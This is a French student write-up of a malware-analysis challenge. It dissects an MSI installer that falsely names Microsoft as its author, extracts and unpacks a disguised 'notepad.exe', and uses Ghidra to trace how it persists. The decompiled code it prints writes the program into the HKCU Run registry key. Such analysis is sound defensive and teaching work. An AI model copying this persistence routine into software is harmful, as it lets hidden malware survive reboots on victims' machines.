
```
└─$ oleid zYq
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: zYq
```

| Indicator | Value | Risk | Description |
|---|---|---|---|
| File format | Windows Installer Package (.msi) | info | |
| Container format | OLE | info | Container type |
| Application name | Windows Installer XML Toolset (3.11.0.1528) | info | Application name declared in properties |
| Properties code page | 1251: ANSI Cyrillic; Cyrillic (Windows) | info | Code page used for properties |
| Author | Microsoft | info | Author declared in properties |
| Encrypted | False | none | The file is not encrypted |
| VBA Macros | No | none | This file does not contain VBA macros. |
| XLM Macros | No | none | This file does not contain Excel 4/XLM macros. |
| External Relationships | 0 | none | External relationships such as remote templates, remote OLE objects, etc |

- **Indicateurs observés:**
  - Après l'exécution de la commande oleid zYq, nous confirmons que le fichier est bien un package Windows Installer (.msi), comme nous l'avions supposé précédemment. Il utilise le format OLE et est associé à l'outil Windows Installer XML Toolset (version 3.11.0.1528), Cela a orienté l'analyse vers l'utilisation d'outils dédiés à l'exploration des fichiers MSI
  - Le fichier n'est pas crypté et ne contient ni macros VBA, ni macros XLM .

Commande exécutée :

$ python3 oledump.py zYq





- **Indicateurs observés:**

Nous avons observé plusieurs chaînes de caractères apparemment corrompues ou illisibles. Cependant, le flux principal a été identifié, ce qui indique que le fichier contient des structures OLE exploitables, bien qu'il semble y avoir des données obfusquées ou chiffrées dans les flux internes.

on continue l'analyse avec le résultat obtenu et on vérifie le premier flux avec la commande suivante:

$ oledump zYq -s 1 -S




Cela montre une fois de plus que le fichier est lié à un **package MSI (Microsoft Installer)**, confirmant ainsi qu'il s'agit d'un fichier d'installation de logiciels.


### C. Analyse et extraction de fichiers du fichier Zyq

Nous cherchons alors des informations générales avec la commandes fournis par l'outils **MSITOOLS**

Nous avons commencé par exécuter la commande :

$msiinfo suminfo zYq

afin de récupérer les métadonnées de l'installateur. Cette étape avait pour objectif de confirmer des informations clés sur le fichier, comme son origine, sa structure et ses détails techniques.




Les résultats ont révélé que le fichier était une base de données d'installation (Installation Database), avec comme auteur déclaré "Microsoft". Ces données nous ont permis de valider que le fichier était construit à l'aide de l'outil Windows Installer XML Toolset, ce qui est cohérent avec un fichier MSI légitime.


Ensuite, nous avons utilisé la commande:

$ msiinfo streams zYq pour identifier les flux présents dans le fichier. Cette étape était nécessaire pour localiser les éléments internes encapsulés dans le MSI, comme les fichiers compressés ou les données binaires.

Les résultats ont montré trois flux principaux :

- update.cab, qui contient potentiellement les fichiers à installer ;
- Binary.cact, qui semble lié à des données binaires supplémentaires ;
- SummaryInformation, qui fournit un résumé global.


Cela nous a conduits à effectuer une inspection plus approfondie des fichiers compressés. Cependant, avant de poursuivre, nous continuons l'analyse et l'exploration du fichier actuellement en cours d'analyse.



Pour approfondir notre analyse, nous avons listé les tables contenues dans le fichier en utilisant:

$msiinfo tables zYq


Cette étape avait pour but de mieux comprendre la structure de l'installateur et d'identifier les tables pouvant contenir des informations critiques. Parmi les résultats, la table Registry a retenu notre attention, car elle peut révéler des clés de registre créées lors de l'installation, ce qui est pertinent pour identifier un mécanisme de persistance.




Une exportation de la table Registry a ensuite été réalisée pour examiner son contenu en détail avec la commande suivante:

$ msiinfo export EXAM/zYq Registry > registry_table.txt

Nous voulions identifier les clés de registre spécifiques qui pourraient être créées par l'installateur. L'analyse a révélé une clé appelée Software\WixSharp\Used, mais après vérification, nous avons constaté qu'elle n'était pas directement liée au mécanisme de persistance recherché. Cela nous a poussés à explorer d'autres pistes.



Pour explorer plus en profondeur le contenu du fichier MSI, nous avons utilisé msiextract pour extraire les fichiers qu'il contient. Cette commande nous a permis d'isoler un exécutable nommé notepad.exe.

```
┌──(stage㉿kali23)-[~/Desktop/test/file1]
└─$ msiextract zYq
WindowsFolder/notepad.exe
```

Cette extraction était une étape clé, car cet exécutable semblait être l'élément principal à analyser pour comprendre les actions exécutées par l'installateur.

Comme à notre habitude, nous appliquons les commandes de reconnaissance de base d'un fichier. Cette fois, la commande **file** nous a fourni un résultat particulièrement pertinent.

```
┌──(stage㉿kali23)-[~/Desktop/test/file1/WindowsFolder]
└─$ file notepad.exe
notepad.exe: PE32 executable (console) Intel 80386, for MS Windows, UPX compressed, 3 sections
```


Les résultats ont confirmé qu'il s'agissait d'un fichier **PE32** compressé avec **UPX**, comportant trois sections.

Cette observation suggérait que le fichier avait été intentionnellement compressé, probablement pour réduire sa taille ou dissimuler son contenu.

En combinant cette information avec les questions posées au début du cours, nous avons rapidement conclu qu'une décompression était nécessaire.

Nous avons donc appliqué directement la commande appropriée pour décompresser le fichier qui est :

$ upx -d notepad.exe






- **Résultats** :
  - Extraction de **notepad.exe**
  - Décompression réussie, augmentant les sections du fichier de 3 à 5
  - Ces nouvelles sections nous ont permis de rendre le fichier plus exploitable pour une analyse statique et dynamique.
  - Cette étape a été cruciale pour révéler des segments de code supplémentaires qui pourraient contenir des indices sur le mécanisme de persistance.

# V. Analyse approfondie de notepad.exe avec Ghidra

L'analyse a mis en évidence des fonctions associées à des mécanismes de persistance, telles que **CreateKey**, **OpenKey**, et **CloseKey**, utilisées pour manipuler les clés de registre et assurer la persistance du malware sur le système cible.




**Approche**

Nous avons directement ciblé ces fonctions, en nous basant sur les éléments mentionnés dans les premières questions du cours, identifiant ces fonctions comme pertinentes pour notre analyse.


**Actions entreprises**

- Inspection des chaînes pour repérer les éléments clés.
- Analyse des fonctions pour comprendre la gestion des clés de registre.

**Résultats**

- Détection de mécanismes de persistance via le registre.
- Identification d'un padding suspect, suggérant une tentative de dissimulation de code malveillant.


En suivant l'énoncé du challenge et nos recherches, nous avons filtré les résultats à l'aide du mot-clé **hkey**, comme suit :




Nous avons ensuite consulté le site officiel de Microsoft à l'adresse qui suit pour bien comprendre les paramètres de chaque fonction: https://learn.microsoft.com/fr-fr/windows/win32/api/winreg/nf-winreg-regcreatekeyexa


Nous avons également exploité les fonctionnalités de recherche de chaînes et de données proposées par Ghidra, en utilisant les options suivantes :

- Recherche de chaînes (Strings) pour identifier des éléments textuels pertinents.
- Exploration des références de fonctions pour repérer les appels système et les mécanismes potentiellement malveillants.




Nous observons pour la première fois la présence de cette chaîne, qui semble être utilisée comme argument quelque part dans le code.

Suite à cela on a confirmé avec la recherche de chaînes , qui a donné comme résultat :




Toujours la même chaîne à la position : 0040319c

Après nos recherches sur les fonctions de manipulations de registres, cela nous a permis de valider notre analyse du challenge, en particulier la nécessité d'identifier la valeur de la HKEY, correspondant au champ lpValueName dans la fonction RegSetValueExA.

Donc on analyse la fonctions trouvé lors du filtrages avec hkey : RegCreateKeyExA

Decompile: FUN_0040113e - (notepad_UPX.exe)

```
1
2  void __fastcall FUN_0040113e(int param_1)
3
4  {
5    char cVar1;
6    LSTATUS LVar2;
7    HMODULE hModule;
8    char *pcVar3;
9    REGSAM samDesired;
10   HKEY local_214;
11   undefined2 local_210;
12   uint local_8;
13
14   local_8 = DAT_00404004 ^ (uint)&stack0xfffffffc;
15   local_214 = (HKEY)0x0;
16   if (param_1 == 1) {
17     samDesired = 0x102;
18   }
19   else {
20     samDesired = 2;
21   }
22   LVar2 = RegCreateKeyExA((HKEY)0x80000001,
23                           "Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run",0,(LPSTR)0x0,0
24                           ,samDesired,(LPSECURITY_ATTRIBUTES)0x0,&local_214,(LPDWORD)0x0);
25   if (LVar2 == 0) {
26     hModule = GetModuleHandleW((LPCWSTR)0x0);
27     GetModuleFileNameW(hModule,&local_210,0x104);
28     pcVar3 = (char *)&local_210;
29     do {
30       cVar1 = *pcVar3;
31       pcVar3 = pcVar3 + 1;
32     } while (cVar1 != '\0');
33     RegSetValueExA(local_214,(LPCSTR)L"MOUAHHAAHAHAHAHA",0,1,(BYTE *)&local_210,
34                    (DWORD)(pcVar3 + (1 - ((int)&local_210 + 1))));
35     RegCloseKey(local_214);
36   }
37   @__security_check_cookie@4(local_8 ^ (uint)&stack0xfffffffc);
38   return;
39 }
```

En regardant le code on voit bien que la chaîne “**MOUAHAHAHAHAH**” est passé comme deuxième paramètre donc c’est bien ce qu’on cherche et afin de confirmer il suffit de lire ce bout de code et remarquer les commentaires

surghidra

```
LAB_004011af                                    XREF[1]:     004011b4(j)
     MOV        AL,byte ptr [param_1]=>local_210
     INC        param_1
     TEST       AL,AL
     JNZ        LAB_004011af
     SUB        param_1,EDX
     LEA        EAX,[param_1 + 0x1]
     PUSH       EAX                                          DWORD cbData for RegSetValueExA
     LEA        EAX=>local_210,[EBP + 0xfffffdf4]

     PUSH       EAX                                          BYTE * lpData for RegSetValueExA
     PUSH       0x1                                          DWORD dwType for RegSetValueExA
     PUSH       ESI                                          DWORD Reserved for RegSetValueExA
     PUSH       u_MOUAHHAAHAHAHAHA_0040319c                  LPCSTR lpValueName for RegSetVal...

     PUSH       dword ptr [EBP + local_214]                  HKEY hKey for RegSetValueExA

     CALL       dword ptr [->ADVAPI32.DLL::RegSetValueExA]   = 00003868

     TEST       EAX,EAX
     JNZ        LAB_004011de
     XOR        ESI,ESI
     INC        ESI
```

Nous pouvons clairement identifier qu'il s'agit du champ lpValueName, ce qui nous a permis de valider le challenge.

# VI. Exploration complémentaire

